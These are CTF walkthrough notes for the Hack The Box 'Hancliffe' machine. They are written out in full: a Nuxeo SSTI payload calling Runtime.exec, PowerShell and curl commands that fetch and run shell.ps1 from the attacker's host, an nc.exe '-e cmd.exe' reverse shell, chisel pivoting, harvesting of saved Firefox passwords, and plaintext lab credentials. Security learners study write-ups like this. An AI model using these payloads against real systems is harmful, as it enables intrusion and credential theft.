Path of Exploitation

Foothold:
nginx proxy path traversal to find vulnerable web app nuxeo login page
⟹ ssti for rce
User:
pivot to port 9510 and find unified Remote web app which is also vulnerable
⟹ rce to gain access user clara
⟹ find password manager page and get password data from saved creds in firefox
⟹ get development user password
root:
reverse engineer app to get username and password
⟹ rot47, letterswap, and base64 encoded password
⟹ discover buffer overflow in the Fullname field and the Inputcode vield of app and exploit inputcode field for root.

Creds

Username	Password	Description
development	website: hancliffe.htb Master Password: #@H@ncLiff3D3velopm3ntM@st3rK3y*!	hancliffe.htb:8000
development	AMl.q2DHp?2.C/V0kNFU	Generated with Above site login with powershell or winrm

Nmap

Port	Service	Description
80	http	nginx 1.21.0
8000	http	nginx 1.21.0
9999	abyss?	Custom Binary

OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7

```
# Nmap 7.92 scan initiated Fri Dec 31 15:33:22 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.115
Nmap scan report for 10.10.11.115
Host is up, received echo-reply ttl 127 (0.078s latency).
Scanned at 2021-12-31 15:33:23 EST for 651s
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE REASON          VERSION
80/tcp   open  http    syn-ack ttl 127 nginx 1.21.0
|_http-title: Welcome to nginx!
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.21.0
8000/tcp open  http    syn-ack ttl 127 nginx 1.21.0
|_http-title: HashPass | Open Source Stateless Password Manager
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.21.0
9999/tcp open  abyss?  syn-ack ttl 127
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest,
SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe:
|     Welcome Brankas Application.
|     Username: Password:
|   NULL:
|     Welcome Brankas Application.
|_    Username:
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9999-TCP:V=7.92%I=7%D=12/31%Time=61CF6B04%P=x86_64-pc-linux-gnu%r(N
SF:ULL,27,"Welcome\x20Brankas\x20Application\.\nUsername:\x20")%r(GetReque
SF:st,31,"Welcome\x20Brankas\x20Application\.\nUsername:\x20Password:\x20"
SF:)%r(HTTPOptions,31,"Welcome\x20Brankas\x20Application\.\nUsername:\x20P
SF:assword:\x20")%r(FourOhFourRequest,31,"Welcome\x20Brankas\x20Applicatio
SF:n\.\nUsername:\x20Password:\x20")%r(JavaRMI,31,"Welcome\x20Brankas\x20A
SF:pplication\.\nUsername:\x20Password:\x20")%r(GenericLines,31,"Welcome\x
SF:20Brankas\x20Application\.\nUsername:\x20Password:\x20")%r(RTSPRequest,
SF:31,"Welcome\x20Brankas\x20Application\.\nUsername:\x20Password:\x20")%r
SF:(RPCCheck,31,"Welcome\x20Brankas\x20Application\.\nUsername:\x20Passwor
SF:d:\x20")%r(DNSVersionBindReqTCP,31,"Welcome\x20Brankas\x20Application\.
SF:\nUsername:\x20Password:\x20")%r(DNSStatusRequestTCP,31,"Welcome\x20Bra
SF:nkas\x20Application\.\nUsername:\x20Password:\x20")%r(Help,31,"Welcome\
SF:x20Brankas\x20Application\.\nUsername:\x20Password:\x20")%r(SSLSessionR
SF:eq,31,"Welcome\x20Brankas\x20Application\.\nUsername:\x20Password:\x20"
SF:)%r(TerminalServerCookie,31,"Welcome\x20Brankas\x20Application\.\nUsern
SF:ame:\x20Password:\x20")%r(TLSSessionReq,31,"Welcome\x20Brankas\x20Appli
SF:cation\.\nUsername:\x20Password:\x20")%r(Kerberos,31,"Welcome\x20Branka
SF:s\x20Application\.\nUsername:\x20Password:\x20")%r(SMBProgNeg,31,"Welco
SF:me\x20Brankas\x20Application\.\nUsername:\x20Password:\x20")%r(X11Probe
SF:,31,"Welcome\x20Brankas\x20Application\.\nUsername:\x20Password:\x20")%
```

```
SF:r(LPDString,31,"Welcome\x20Brankas\x20Application\.\nUsername:\x20Passw
SF:ord:\x20")%r(LDAPSearchReq,31,"Welcome\x20Brankas\x20Application\.\nUse
SF:rname:\x20Password:\x20")%r(LDAPBindReq,31,"Welcome\x20Brankas\x20Appli
SF:cation\.\nUsername:\x20Password:\x20")%r(SIPOptions,31,"Welcome\x20Bran
SF:kas\x20Application\.\nUsername:\x20Password:\x20")%r(TerminalServer,31,
SF:"Welcome\x20Brankas\x20Application\.\nUsername:\x20Password:\x20")%r(NC
SF:P,31,"Welcome\x20Brankas\x20Application\.\nUsername:\x20Password:\x20")
SF:%r(NotesRPC,31,"Welcome\x20Brankas\x20Application\.\nUsername:\x20Passw
SF:ord:\x20")%r(WMSRequest,31,"Welcome\x20Brankas\x20Application\.\nUserna
SF:me:\x20Password:\x20");

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 31 15:44:14 2021 -- 1 IP address (1 host up) scanned in 652.52 seconds
```

os detection

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows XP SP2 (86%), Microsoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=12/31%OT=80%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=61CF7011%P=x86_64-pc-linux-gnu)
SEQ(SP=104%GCD=1%ISR=10B%TI=I%II=I%SS=S%TS=U)
OPS(O1=M54DNW8NNS%O2=M54DNW8NNS%O3=M54DNW8%O4=M54DNW8NNS%O5=M54DNW8NNS%O6=M54DNNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%TG=80%W=FFFF%O=M54DNW8NNS%CC=N%Q=)
T1(R=Y%DF=Y%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=80%CD=Z)

Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   37.14 ms 10.10.14.1
2   37.05 ms 10.10.11.115
```

- all UDP PORTS open|filtered

Web Enumeration (Port 8000)

```
/includes             (Status: 301) [Size: 169] [--> http://10.10.11.115:8000/includes/]
/LICENSE              (Status: 200) [Size: 34501]
/assets               (Status: 301) [Size: 169] [--> http://10.10.11.115:8000/assets/]
/.                    (Status: 200) [Size: 7880]
/license              (Status: 200) [Size: 34501]
/Includes             (Status: 301) [Size: 169] [--> http://10.10.11.115:8000/Includes/]
/Assets               (Status: 301) [Size: 169] [--> http://10.10.11.115:8000/Assets/]
/con                  (Status: 500) [Size: 177]
/License              (Status: 200) [Size: 34501]
/INCLUDES             (Status: 301) [Size: 169] [--> http://10.10.11.115:8000/INCLUDES/]
/.gitignore           (Status: 200) [Size: 9]
/ASSETS               (Status: 301) [Size: 169] [--> http://10.10.11.115:8000/ASSETS/]


/index.php            (Status: 200) [Size: 7880]
/.                    (Status: 200) [Size: 7880]
/.gitignore           (Status: 200) [Size: 9]
```

git cloned from github
nothing much else here...
but tells me i'm looking for usernames, a website or vhost, and passwords and a login page.. maybe it's port 9999? but whats the website?? and stuff... hmm...
no .git but .gitignore... hmmm... can i git dump?? or anything??...

from zap

```
http://10.10.11.115:8000/assets/js/jquery.js
The identified library jquery, version 3.3.1 is vulnerable.

http://10.10.11.115:8000/
X-Powered-By: PHP/8.0.7
```

Port (9999)

```
kali@kali:~$ nc $IP 9999
Welcome Brankas Application.
Username: admin
Password: admin
Username or Password incorrect
```

nothing much here will revisit.

Web Enumeration (Port 80)

gobuster

```
/.                    (Status: 200) [Size: 612]
/maintenance          (Status: 302) [Size: 0] [--> /nuxeo/Maintenance/]
/Maintenance          (Status: 302) [Size: 0] [--> /nuxeo/Maintenance/]
/con                  (Status: 500) [Size: 494]

/index.html           (Status: 200) [Size: 612]
/.                    (Status: 200) [Size: 612]
/Index.html           (Status: 200) [Size: 612]
```


Searchsploit nuxeo

```
kali@kali:~$ searchsploit nuxeo
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Nuxeo 6.0/7.1/7.2/7.3 - Remote Code Execution (Metasploit)                    | jsp/webapps/41748.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
```

very weird nuxeo gives a 404 not found.. so lets fuzz it..
nothing on nuxeo...will try again.. not sure if server crashed..
remember nginx ..;/ vuln

```
kali@kali:~$ gobuster dir -u http://10.10.11.115/maintenance/..\;/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/sploit3.log -f -x jsp
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.115/maintenance/..;/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              jsp
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
2022/01/01 12:02:52 Starting gobuster in directory enumeration mode
===============================================================
/login.jsp            (Status: 200) [Size: 8872]
/js/                  (Status: 200) [Size: 0]
/index.jsp            (Status: 302) [Size: 0] [--> http://10.10.11.115/nuxeo/nxstartup.faces]
/user/                (Status: 401) [Size: 220]
/api/                 (Status: 500) [Size: 2396]
/site/                (Status: 401) [Size: 220]
/./                   (Status: 302) [Size: 0] [--> http://10.10.11.115/nuxeo/nxstartup.faces]
/group/               (Status: 401) [Size: 220]
/authentication/      (Status: 401) [Size: 220]
/webservices/         (Status: 200) [Size: 8362]
/ws/                  (Status: 401) [Size: 220]
/ui/                  (Status: 200) [Size: 3945]
/viewer/              (Status: 401) [Size: 220]
/Maintenance/         (Status: 200) [Size: 714]
/page_not_found.jsp   (Status: 200) [Size: 2456]
/oauth/               (Status: 500) [Size: 2396]
/jsf/                 (Status: 302) [Size: 0] [--> http://10.10.11.115/nuxeo/nxstartup.faces]
```

http://10.10.11.115/maintenance..;/nuxeo/Maintenance/
http://10.10.11.115/maintenance..;/Maintenance/
http://10.10.11.115/maintenance/..;/login.jsp - finally found it..



Modify the Searchsploit Exploit so the address is our vuln.
and run below commands to get rev shell

```
curl http://10.10.14.128/shell.ps1 > shell.ps1
powershell.exe ./shell.ps1
```

This is the actual exploit being used in the script.

```
http://hancliffe.htb/maintenance/..;/login.jsp/${"".getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("ur powershell reverse connection base64 encoded
string",null).toString()}.xhtml
```

Enumeration

not much in winpeas, but some suspicious ports open.. lets take a look.

9510 and other ports through chisel

On Kali

```
kali@kali:~$ ./chisel server -p 9002 --reverse
```

On Windows


```
./chisel client 10.10.14.128:9002 R:5432:localhost:5432 R:8080:localhost:8080 R:9510:localhost:9510 R:9512:localhost:9512
```


if using metasploit

```
portfwd add -l 9510 -p 9510 -r 10.10.11.115
```

gobuster to find out what this is...

```
(venv) kali@kali:~$ gobuster dir -u http://localhost:9510 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:9510
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/02 17:08:50 Starting gobuster in directory enumeration mode
===============================================================
/system               (Status: 200) [Size: 0]
/web                  (Status: 302) [Size: 0] [--> /web/]
/client               (Status: 403) [Size: 40]
/System               (Status: 200) [Size: 0]
/Client               (Status: 403) [Size: 40]
/SYSTEM               (Status: 200) [Size: 0]
Progress: 23211 / 43004 (53.97%)                        ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2022/01/02 17:29:06 Finished
===============================================================
```





Searchsploit Unified Remote

```
kali@kali:~$ searchsploit -m windows/remote/49587.py
  Exploit: Unified Remote 3.9.0.2463 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/49587
     Path: /usr/share/exploitdb/exploits/windows/remote/49587.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/hackthebox/Hancliffe/49587.py
```

upload nc64.exe to temp folder and modify script.

and run

```
python2 unified.py 127.0.0.1 10.10.14.128 'nc64.exe 10.10.14.128 9003 -e cmd.exe'
```

Clara


user.txt

```
    Directory: C:\Users\clara\Desktop
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         1/2/2022  10:31 AM             34 user.txt

type user.txt
e7bd6a3bdbc8656721788a83199b267a
```

enumeration

```
    ==================================================================================================

     YourPhone(3088)[C:\Program Files\WindowsApps\Microsoft.YourPhone_1.21084.76.0_x64__8wekyb3d8bbwe\YourPhone.exe] -- POwn: clara
     Command Line: "C:\Program Files\WindowsApps\Microsoft.YourPhone_1.21084.76.0_x64__8wekyb3d8bbwe\YourPhone.exe" -ServerName:App.AppX9yct9q388jvt4h7y0gn06smzkxcsnt8m.mca
    ==================================================================================================

     vmtoolsd(2208)[C:\Program Files\VMware\VMware Tools\vmtoolsd.exe] -- POwn: clara
     Command Line: "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
    ==================================================================================================

     OneDrive(1304)[C:\Users\clara\AppData\Local\Microsoft\OneDrive\OneDrive.exe] -- POwn: clara
     Permissions: clara [AllAccess]
     Possible DLL Hijacking folder: C:\Users\clara\AppData\Local\Microsoft\OneDrive (clara [AllAccess])
     Command Line: "C:\Users\clara\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    ==================================================================================================

T%P%P%P%P%P%P%P%P%P%P%c% Enumerating Security Packages Credentials
  Version: NetNTLMv2
  Hash:
clara::HANCLIFFE:1122334455667788:2aacb129d1ea76ce754db62e9e1d034f:0101000000000000026fe85b42900d8015b63cf663fb944f0000000000800300030000000000000000000000000000200000740f058b6fb9ef170f5e4a0b9508ca4d707cb657974318af16
692526a5c8591d0a0010000000000000000000000000000000000000000090000000000000000000000

    ==================================================================================================



P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%c% Browsers Information `%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%P%

T%P%P%P%P%P%P%P%P%P%P%c% Showing saved credentials for Firefox
     Url:           http://localhost:8000
     Username:      hancliffe.htb
     Password:      #@H@ncLiff3D3velopm3ntM@st3rK3y*!

    ==================================================================================================


T%P%P%P%P%P%P%P%P%P%P%c% Looking for Firefox DBs
Z%  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
    Firefox credentials file exists at C:\Users\clara\AppData\Roaming\Mozilla\Firefox\Profiles\ljftf853.default-release\key4.db
Z% Run SharpWeb (https://github.com/djhohnstein/SharpWeb)
```

development - must be lowercase
hancliffe.htb
#@H@ncLiff3D3velopm3ntM@st3rK3y*!



development:AMl.q2DHp?2.C/V0kNFU ⇒ [00 - Loot > Creds]

login with powershell

```
$username = "hancliffe\Development"
$password = "AMl.q2DHp?2.C/V0kNFU"
$secstr = New-Object -TypeName System.Security.SecureString
$password.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)}
$cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $secstr
Invoke-Command -ScriptBlock { IEX(New-Object Net.WebClient).downloadString('http://10.10.14.162/shell.ps1') } -Credential $cred -Computer localhost
```

or can portfwd 5985 (winrm) and login

metasploit

```
portfwd add -l 5985 -p 5985 -r 10.10.11.115
```

```
evil-winrm -i localhost -u development -p AMl.q2DHp?2.C/V0kNFU
```

Development Enumeration

```
PS C:\DevApp> ls


    Directory: C:\DevApp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/14/2021   5:02 AM          60026 MyFirstApp.exe
-a----         9/14/2021  10:57 AM            636 restart.ps1


PS C:\DevApp> type restart.ps1
# Restart app every 3 mins to avoid crashes
while($true) {
  # Delete existing forwards
  cmd /c "netsh interface portproxy delete v4tov4 listenport=9999 listenaddress=0.0.0.0"
  # Spawn app
  $proc = Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList ("C:\DevApp\MyFirstApp.exe")
  sleep 2
  # Get random port
  $port = (Get-NetTCPConnection -OwningProcess $proc.ProcessId).LocalPort
  # Forward port to 9999
  cmd /c "netsh interface portproxy add v4tov4 listenport=9999 listenaddress=0.0.0.0 connectport=$port connectaddress=127.0.0.1"
  sleep 180
  # Kill and repeat
  taskkill /f /t /im MyFirstApp.exe
}
```

1st encryption

```
    if ((' ' < pass[local_10]) && (pass[local_10] != '\x7f')) {
      cVar1 = (char)(pass[local_10] + 0x2f);
      if (pass[local_10] + 0x2f < 0x7f) {
        pass[local_10] = cVar1;
      }
      else {
        pass[local_10] = cVar1 + -0x5e;
      }
    }
  }
  return pass;
```

\x7f = del = (127) last char in ascii table
letter + 2f(47) must be less than 7f else subtract 5e(94)
so rot47??

2nd encryption

```
char * __cdecl _encrypt2(char *param_1,int param_2)

{
  char *pass;
  byte char;
  int n;
  bool TorF;

  pass = _strdup(param_1);
  for (n = 0; n < param_2; n = n + 1) {
    char = param_1[n];
    if ((char < 0x41) || (((0x5a < char && (char < 0x61)) || (0x7a < char)))) {
      pass[n] = char;
    }
    else {
      TorF = char < 0x5b;
      if (TorF) {
        char = char + 0x20;
      }
      pass[n] = 'z' - (char + 0x9f);
      if (TorF) {
        pass[n] = pass[n] + -0x20;
      }
    }
  }
  return pass;
}
```

if character is less than 0×41 or (5a is less than character and charater is less than 0×61) or 0×7a is less than char ⟹ so if not alphabet letter basically
char = char
ok.

else character less than 0×5b aka capital letter @ or numbers = char+0×20
char = z - char+9f
char = char -0×20
it's swapping locations in the alphabet a would swap with z, z with a, b with y, B with Y etc... except special characters.
K3r4j@@nM4j@pAh!T

step 1 = YXlYeDtsbD98eDtsWms5SyU=
step 2 = ayXx;ll?|x;lZk9K% ⟹ 61 79 58 78 3B 6C 6C 3F 7C 78 3B 6C 5A 6B 39 4B 25

step 3 = swap alphabet locations
step 4 = zbCc;oo?|c;oAp9P% ⟹ 7A 62 43 63 (3B) 6F 6F (3F) (7C) 63 (3B) 6F 41 70 (39) 50 (25)

step 5 = rot47 ⟹ decrypted = K3r4j@@nM4j@pAh!T

so in app goes k3r4j@@nM4j@pAh!T ⟹ zbCc;oo?|c;oAp9P% ⟹ ayXx;ll?|x;lZk9K% ⟹ YXlYeDtsbD98eDtsWms5SyU=
----------⟶ rot47 ---------⟶ letterswap -----⟶ base64 encode

Buffer OverFlow ⟹ Administrator

